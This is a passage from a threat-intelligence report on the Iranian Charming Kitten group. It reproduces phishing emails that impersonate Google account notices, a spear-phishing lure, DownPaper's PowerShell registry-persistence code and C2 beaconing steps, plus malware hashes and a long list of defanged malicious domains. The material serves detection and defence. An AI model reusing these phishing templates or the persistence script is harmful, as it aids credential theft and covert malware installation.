r1=3Dhttp%3A%2F%2Fgoogle-hangout.verify-account.services%2FChat%
██████████&signature=██████████>
Unsubscribe
<http://google-hangout.verify-account.services/Chat?v=██████████> fr=
om
these emails.
To stop receiving Hangout notifications from someone, open their profile
and click Mute...
Mail Inc..., 1600 Amphitheatre Pkwy, Mountain View, CA 94043 USA
```

Sometimes the attackers used a similar email tracking service, by Pointofmail. In this case, the malicious email was sent from Pointofmail's servers (this is part of their service, not due to a breach). The email contained a redirect link to legitimate address advmailservice.com:

```
Dear User,


This email address (██████████@gmail.com) is being used to recover a Mail
Account.. If you initiated the recovery process, it is asking you to ente=
the numeric verification code that appears below..

If you did not initiate an account recovery process and have a Mail
Account associated with this email address, it is possible that someone
else is trying to access your account... *Do not forward or give this
code to anyone..* Please visit your account's sign-in & security settings
<https://www.advmailservice.com/l/██████████> to
ensure your account is safe.
```

Which redirects several times, eventually reaching the malicious page:


```
Request UR: https://www.advmailservice.com/l/f/██████████ 332
Request Method: GET
Status Code: 302 Found
Remote Address: 85.159.235.199:443

▼ Response Headers view source
Cache-Control: private
Content-Length: 263
Content-Type: text/html; charset=utf-8
Date: Tue, 17 Jan 2017 11:21:24 GMT
Expires: Tue, 17 Jan 2017 11:20:24 GMT
Location: http://redirect.viglink.com?key=6c372f0f47
Server: Microsoft-IIS/7.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
```



## Targeted emails with malware

Email address *customers.mailservice@gmail.com* was mostly used for spear phishing. Occasionally, it was used to deliver links to malware. For example, the email below linked to *http://tinyurl[.]com/hjtaek* which redirected to *http://login.radio-m[.]cf/i/10-unique-chocolates-in-the-world.zip*. The final URL contained the same sample of DownPaper that was hosted in the fake UTC website mentioned above (be207941ce8a5e212be8dde83d05d38d).



Note, that the person who “shared” the file with the target in the malicious email was indeed a Facebook friend of the target (the target shared a link by her a few hours prior to receiving this message), and the subject of chocolate was trending on the target's feed at the time. The attackers spied on the target (potentially by following her on various social networks), and crafted an email she would be likely to receive.



\$scriptRoot\AppData\Local\Microsoft\Windows\wuauclt.exe

```
$command = 'Function Add-RegistryValue ($key, $value)
{
    $scriptRoot = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
    if(-not (Test-Path -path $scriptRoot))
    {
        New-Item -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" |
        Out-null
        New-ItemProperty -Path $scriptRoot -Name $key -Value $value `
        -PropertyType String | Out-Null
    }
    Else
    {
        Set-ItemProperty -Path $scriptRoot -Name $key -Value $value | `
        Out-Null
    }
}

Add-RegistryValue -key "Window Update" -value
"C:\Users\nxWDVd5\AppData\Local\Microsoft\Windows\wuauclt.exe"
    $bytes = [System.Text.Encoding]::Unicode.GetBytes ($command)
    $ss = [Convert]::ToBase64String ($bytes)
    powershell.exe -encodedCommand "$ss"
Copy-Item "C:\Users\nxWDVd5\AppData\Local\Temp\IXP000.TMP\sami.exe"
"C:\Users\nxWDVd5\AppData\Local\Microsoft\Windows\wuauclt.exe"
Copy-Item "C:\Users\nxWDVd5\AppData\Local\Temp\IXP000.TMP\sami.exe.config"
"C:\Users\nxWDVd5\AppData\Local\Microsoft\Windows\wuauclt.exe.config"
```

3. Sends an HTTP POST request to get the location of a second stage from the command and control server. The requests contain the following fields:
  - a. Infected computer host name
  - b. Username
  - c. Serial Number – Retrieved via the following query: *SELECT \* FROM Win32\_BaseBoard*
4. When a file is received, runs it in a new thread.
5. Pause for ten seconds, then repeat step 3.

#### Locations

C:\Users\user1\AppData\Local\Temp\IXP000.TMP\sami.exe

C:\Users\user1\AppData\Local\Microsoft\Windows\wuauclt.exe

#### Assembly Details:

```
[assembly: AssemblyVersion("7.9.9600.17542")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCopyright("© Microsoft Corporation. All rights reserved.")]
[assembly: AssemblyDescription("Windows Update")]
[assembly: AssemblyFileVersion("7.9.9600.17542")]
[assembly: AssemblyProduct("Microsoft® Windows® Operating System")]
[assembly: AssemblyTitle("")]
[assembly: AssemblyTrademark("")]
[assembly: CompilationRelaxations(8)]
```

#### PDB path:

d:\Task\DI\Task\FUD\DownPaper\trunk\Downloader\obj\Debug\wuauclt.pdb

## Additional samples

### **wuauclt.exe**

*d6ea39e1d4aaa8c977a835e72d0975e3*  
*msoffice-update[.]com*  
*93.158.215.50*  
*http://msoffice-update[.]com/gallery/help.php*  
*C:\Users\user1\AppData\Local\Temp\IXP000.TMP\sami.exe*  
*key: HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run\Window Update*  
*data: C:\Users\user1\AppData\Local\Microsoft\Windows\wuauclt.exe*

### **10 unique chocolates in the world.exe**

*be207941ce8a5e212be8dde83d05d38d*  
*3b4926014b9cc028d5fb9d47fee3dbd9376525dcb3b6e2173c5edb22494cfa9b*

### **sami.exe**

*3261d45051542ab3e54fa541f132f899*  
*479e1e02d379ad6c3c7f496d705448fa955b50a1*  
*C:\Users\user1\AppData\Local\Temp\IXP000.TMP\sami.exe*  
*C:\Users\user1\AppData\Local\Microsoft\Windows\wuauclt.exe*

### **20f2da7b0c482ab6a78e9bd65a1a3a92**

*http://msoffice-update[.]com/gallery/help.php*  
*d:\Task\D\Task\FUD\DownPaper\trunk\Downloader\obj\Debug\wuauclt.pdb*

### **ax haye ayin.exe**

*276befa70cff36860cd97e3e19f10343*  
*753b73b82ec8307f54cfb80091600fb283476aa6df7102d6af82048ef4a5913f*  
*5.79.69[.]206:4455*

### **pita.exe**

*60753796905458fa6a4407f48309aa25*  
*53f7b95262971d79e676055d239180d653fd838dc6ffb9a3418ccad2b66c54bc*  
*C:\Users\user1\AppData\Local\Temp\IXP000.TMP\pita.exe*

### **aziii.exe**

*3c01793380fbd3f101603af68e96f058*  
*13ac10cd2595fb8fefd4e15c1b82bd2c8e1953809f0d1c349641997aeb9f935c*

### **Azita Gallery.exe**

*30124b5c56cecf2045abd24011bdf06b*  
*9aa7fc0835e75cbf7aadde824c484d7dc53fdc308a706c9645878bbd6f5d3ad8*

# MAGICHOUND.RETRIEVER


By pivoting off the malicious infrastructure we found a sample of MAGICHOUND.RETRIEVER, a malware which is covered in a report by Palo Alto Networks about a group they call Magic Hound<sup>37</sup>. The report says that Magic Hound “has primarily targeted organizations in the energy, government, and technology sectors that are either based or have business interests in Saudi Arabia”. Also, “Link analysis of infrastructure and tools [...] revealed a potential relationship between Magic Hound and the adversary group called ‘Rocket Kitten’”. The last notion is in line with our findings.

MAGICHOUND.RETRIEVER is a .NET downloader that retrieves secondary payloads using an embedded URL in its configuration as the C2. Below is the sample that we found.

## flashplayer.exe

```
9d0e761f3803889dc83c180901dc7b22  
ecf9b7283fda023fa37ad7fdb15be4eadded4e06  
d4375a22c0f3fb36ab788c0a9d6e0479bd19f48349f6e192b10d83047a74c9d7  
http://update-microsoft[.]bid/img/WebService.asmx  
http://update-driversonline[.]bid/img/WebService.asmx
```

The connections between the sample and Charming Kitten’s infrastructure is depicted in the graph below:



<sup>37</sup> <https://researchcenter.paloaltonetworks.com/2017/02/unit42-magic-hound-campaign-attacks-saudi-targets/>

## Appendix A - Indicators of Compromise

012mail-net-uwclgin[.]ml  
443[.]tcp[.]shorturlbot[.]club  
874511478[.]account-login[.]net  
8ghefkwdvbfds3asdf1[.]com  
account-customerservice[.]com  
account-dropbox[.]net  
account-google[.]co  
account-login[.]net  
account-logins[.]com  
account-log-user-verify-mail[.]com  
account-permission-mail-user[.]com  
accounts[.]account-google[.]co  
accounts[.]activities[.]devices[.]com[.]accounts[.]a  
ctivities[.]devices[.]com[.]usersettings[.]cf  
accounts[.]activities[.]devices[.]com[.]accounts[.]g  
oogle[.]com[.]usersettings[.]cf  
accounts[.]activities[.]devices[.]com[.]drive[.]goog  
le[.]com[.]usersettings[.]cf  
accounts[.]activities[.]devices[.]com[.]usersettings  
[.]cf  
accounts[.]google[.]com[.]accounts[.]activities[.]d  
evices[.]com[.]usersettings[.]cf  
accounts[.]google[.]com[.]accounts[.]google[.]com  
[.]usersettings[.]cf  
accounts[.]google[.]com[.]drive[.]google[.]com[.]u  
sersettings[.]cf  
accounts[.]google[.]com[.]usersettings[.]cf  
accounts[.]support  
account-servicerecovery[.]com  
accounts-googelmail[.]com  
accounts-googelmails[.]com  
account-signin-myaccount-users[.]ga  
accounts-logins[.]net  
accountsrecovery[.]ddns[.]net  
accounts-service[.]support  
accountsservice-support[.]com  
account-support-user[.]com  
accounts-yahoo[.]us  
accountts-google[.]com  
account-user[.]com  
account-user-permission-account[.]com  
account-users-mail[.]com  
account-user-verify-mail[.]com  
accounts-qooqie-con[.]ml  
addons-mozilla[.]download  
ae[.]ae[.]asus-support[.]net  
ae[.]asus-support[.]net  
ae[.]bocaiwang[.]asus-support[.]net  
ae[.]client[.]asus-support[.]net  
aipak[.]org  
aiqac[.]org  
aol-mail-account[.]com  
apache-utility[.]com  
api[.]com-service[.]net  
app-documents[.]com  
app-facebook[.]co  
appleid[.]apple[.]com[.]account-logins[.]com  
araamco[.]com  
araamco[.]com  
archive-center[.]com  
asus-support[.]net  
asus-update[.]com  
berozkhodro[.]com  
blog[.]group-google[.]com  
bocaiwang[.]ae[.]asus-support[.]net  
bocaiwang[.]asus-support[.]net  
bocaiwang[.]bocaiwang[.]asus-support[.]net  
bocaiwang[.]client[.]asus-support[.]net  
book-archivecenter[.]bid  
books-archivecenter[.]bid  
books-archivecenter[.]club  
books-google[.]accounts[.]support  
books-google[.]books-archivecenter[.]bid  
books-google[.]www[.]books-archivecenter[.]bid  
books-view[.]com  
bootstrap[.]serveftp[.]com  
britishnews[.]com[.]co  
britishnews[.]org  
broadcastbritishnews[.]com  
brookings-edu[.]in  
change-mail-accounting-register-single[.]com  
change-mail-account-nodes-permission[.]com  
change-permission-mail-user-managment[.]com  
change-user-account-mail-permission[.]com  
client[.]ae[.]asus-support[.]net  
client[.]asus-support[.]net  
client[.]bocaiwang[.]asus-support[.]net  
client[.]client[.]asus-support[.]net  
codeconfirm-recovery[.]bid  
codeconfirm-recovery[.]club  
com-account-login[.]com  
com-accountrecovery[.]bid  
com-accountsecure-recovery[.]name  
com-accountsrecovery[.]name  
com-archivecenter[.]work  
com-customeradduser[.]bid  
com-customerservice[.]bid  
com-customerservice[.]name  
com-customerservices[.]name  
com-customersuperuser[.]bid

com-download[.]ml  
 com-manage-accountuser[.]club  
 com-messagecenter[.]bid  
 com-messengerservice[.]bid  
 com-messengerservice[.]work  
 com-microsoftonline[.]club  
 com-mychannel[.]bid  
 com-orginal-links[.]ga  
 com-recoveressions[.]bid  
 com-recovery[.]com  
 com-recoveryadduser[.]bid  
 com-recoveryidentifier[.]bid  
 com-recoveryidentifier[.]name  
 com-recoveryidentifiers[.]bid  
 com-recoverymail[.]bid  
 com-recoverysecureuser[.]club  
 com-recoverysecureusers[.]club  
 com-recoveryservice[.]bid  
 com-recoveryservice[.]info  
 com-recoverysessions[.]bid  
 com-recoverysubusers[.]bid  
 com-recoverysuperuser[.]bid  
 com-recoverysuperuser[.]club  
 com-recoverysuperuser[.]name  
 com-recoverysuperusers[.]bid  
 com-recoverysupport[.]bid  
 com-recoverysupport[.]club  
 com-service[.]net  
 com-servicecustomer[.]bid  
 com-servicecustomer[.]name  
 com-servicemail[.]bid  
 com-servicerecovery[.]bid  
 com-servicerecovery[.]club  
 com-servicerecovery[.]info  
 com-servicerecovery[.]name  
 com-servicescustomer[.]name  
 com-serviceslogin[.]com  
 com-showvideo[.]gq  
 com-statistics[.]com  
 com-stats[.]com  
 com-video[.]net  
 com-videoservice[.]work  
 com-viewchannel[.]club  
 confirm-code[.]account-support-user[.]com  
 crcpers[.]com  
 cvcreate[.]org  
 digitalqlobe[.]com  
 display-error-runtime[.]com  
 display-ganavaro-abrashimchi[.]com  
 docs-google[.]co  
 documents[.]sytes[.]net  
 documents-supportsharing[.]bid  
 documents-supportsharing[.]club  
 document-supportsharing[.]bid  
 doc-viewer[.]com  
 download[.]account-login[.]net  
 download-google[.]com-orginal-links[.]ga  
 download-google[.]orginal-links[.]com  
 download-link[.]top  
 drive[.]change-mail-account-nodes-  
 permission[.]com  
 drive[.]google[.]com[.]accounts[.]activities[.]devic  
 es[.]com[.]usersettings[.]cf  
 drive[.]google[.]com[.]accounts[.]google[.]com[.]u  
 sersettings[.]cf  
 drive[.]google[.]com[.]drive[.]google[.]com[.]users  
 ettings[.]cf  
 drive[.]google[.]com[.]usersettings[.]cf  
 drive[.]privacy-yahoomail[.]com  
 drive-download[.]account-support-user[.]com  
 drive-download[.]account-user-permission-  
 account[.]com  
 drive-file[.]account-support-user[.]com  
 drive-google[.]co  
 drive-login[.]cf  
 drive-mail[.]account-support-user[.]com  
 drive-permission-user-account[.]com  
 drivers[.]document-supportsharing[.]bid  
 drives-google[.]co  
 drives-google[.]com  
 drives-google[.]com[.]co  
 drive-useraccount-signin-mail[.]ga  
 dropbox[.]com-servicecustomer[.]name  
 dropbox[.]com-servicescustomer[.]name  
 drop-box[.]vip  
 dropebox[.]co  
 embraer[.]co  
 emiartas[.]com  
 error-exchange[.]com  
 eursaia[.]org  
 facebook[.]com-service[.]gq  
 facebook[.]notification-accountrecovery[.]com  
 fanderfart22[.]xyz  
 fardenfart2017[.]xyz  
 fb[.]com-download[.]ml  
 fb-login[.]cf  
 ftp[.]account-logins[.]com  
 ftp[.]account-permission-mail-user[.]com  
 ftp[.]accounts[.]support  
 ftp[.]accountsservice-support[.]com  
 ftp[.]archive-center[.]com  
 ftp[.]britishnews[.]com[.]co  
 ftp[.]com-recoveryservice[.]info  
 ftp[.]com-service[.]net  
 ftp[.]goo-gle[.]cloud  
 ftp[.]goo-gle[.]mobi

ftp[.]microsoft-upgrade[.]mobi  
ftp[.]news-onlines[.]info  
ftp[.]officialswebsites[.]info  
ftp[.]orginal-links[.]com  
ftp[.]screen-royall-in-corporate[.]com  
ftp[.]screen-shotuser-trash-green[.]com  
ftp[.]sdfsd[.]screen-royall-in-corporate[.]com  
ftp[.]service-broadcast[.]com  
ftp[.]service-recoveryaccount[.]com  
ftp[.]set-yemail-user-account-permission-  
challenge[.]com  
ftp[.]support-aasaam[.]com  
ftp[.]support-recoverycustomers[.]com  
ftp[.]uk-service[.]org  
ftp[.]verify-account[.]services  
ftp[.]w3schools-html[.]com  
ftp[.]www[.]britishnews[.]com[.]co  
ftp[.]www[.]screen-shotuser-trash-green[.]com  
gle-mail[.]com  
gmail[.]com-recoverymail[.]bid  
gmail[.]com-u6[.]userlogin[.]security-  
login[.]activity[.]com-verification-accounts[.]com  
gmail-recovery[.]ml  
gmal[.]cf  
goog-le[.]bid  
goo-gle[.]bid  
goo-gle[.]cloud  
google[.]mail[.]com-servicecustomer[.]bid  
google[.]mail[.]mail[.]google[.]com-  
servicecustomer[.]bid  
google[.]mail[.]www[.]com-servicecustomer[.]bid  
goo-gle[.]mobi  
google-drive[.]account-servicerecovery[.]com  
google-drive[.]accounts-service[.]support  
google-drive[.]account-support-user[.]com  
google-drive[.]com[.]accounts-service[.]support  
google-drive[.]service-recoveryaccount[.]com  
google-hangout[.]accounts-service[.]support  
google-hangout[.]accounts-service[.]support  
google-hangout[.]account-support-user[.]com  
google-hangout[.]verify-account[.]services  
google-mail[.]com[.]co  
googlemail[.]com-customersuperuser[.]bid  
google-mail-recovery[.]com  
googlemails[.]co  
google-profile[.]com  
google-profiles[.]com  
google-setting[.]com  
google-verification[.]com  
google-verify[.]com  
google-verify[.]net  
hangout[.]com-messagecenter[.]bid  
hangout[.]messageservice[.]club

help-recovery[.]com  
hot-mail[.]ml  
hqr-mail[.]nioc-intl[.]account-user-permission-  
account[.]com  
id-bayan[.]com  
iforget-memail-user-account[.]com  
iranianuknews[.]com  
ir-owa-accountservice[.]bid  
itunes-id-account[.]users-login[.]com  
k2intelligence[.]com  
k2intelligence[.]com  
komputertipstrik[.]com-customeradduser[.]bid  
line-en[.]me  
log[.]account[.]accounts-service[.]support  
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# Appendix B - Previous reports about Charming Kitten and Rocket Kitten

## Rocket Kitten:

- rocket kitten: a campaign with 9 lives - Check Point Blog<sup>38</sup>
- LONDON CALLING Two-Factor Authentication Phishing From Iran<sup>39</sup>
- Thamar Reservoir – An Iranian cyber-attack campaign against targets in the Middle East<sup>40</sup>
- Rocket Kitten Showing Its Claws: Operation Woolen-GoldFish and the GHOLE campaign<sup>41</sup>
- The Kittens Strike Back: Rocket Kitten Continues Attacks on Middle East Targets<sup>42</sup>
- Increased Use of Android Malware Targeting Journalists<sup>43</sup>
- Iran and the Soft War for Internet Dominance<sup>44</sup>

## Charming Kitten:

- iKittens: Iranian Actor Resurfaces with Malware for Mac (MacDownloader)<sup>45</sup>
- Fictitious Profiles and WebRTC's Privacy Leaks Used to Identify Iranian Activists<sup>46</sup>
- Freezer Paper around Free Meat<sup>47</sup>

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<sup>38</sup> <https://blog.checkpoint.com/wp-content/uploads/2015/11/rocket-kitten-report.pdf>

<sup>39</sup> [https://citizenlab.ca/2015/08/iran\\_two\\_factor\\_phishing/](https://citizenlab.ca/2015/08/iran_two_factor_phishing/)

<sup>40</sup> <http://www.clearskysec.com/thamar-reservoir/>

<sup>41</sup> <https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/operation-woolen-goldfish-when-kittens-go-phishing>

<sup>42</sup> <https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/rocket-kitten-continues-attacks-on-middle-east-targets>

<sup>43</sup> <https://iranthreats.github.io/resources/android-malware/>

<sup>44</sup> <https://iranthreats.github.io/us-16-Guarnieri-Anderson-Iran-And-The-Soft-War-For-Internet-Dominance-paper.pdf>

<sup>45</sup> <https://iranthreats.github.io/resources/macdownloader-macos-malware/>

<sup>46</sup> <https://iranthreats.github.io/resources/webrtc-deanonymization/>

<sup>47</sup> <https://securelist.com/freezer-paper-around-free-meat/74503/>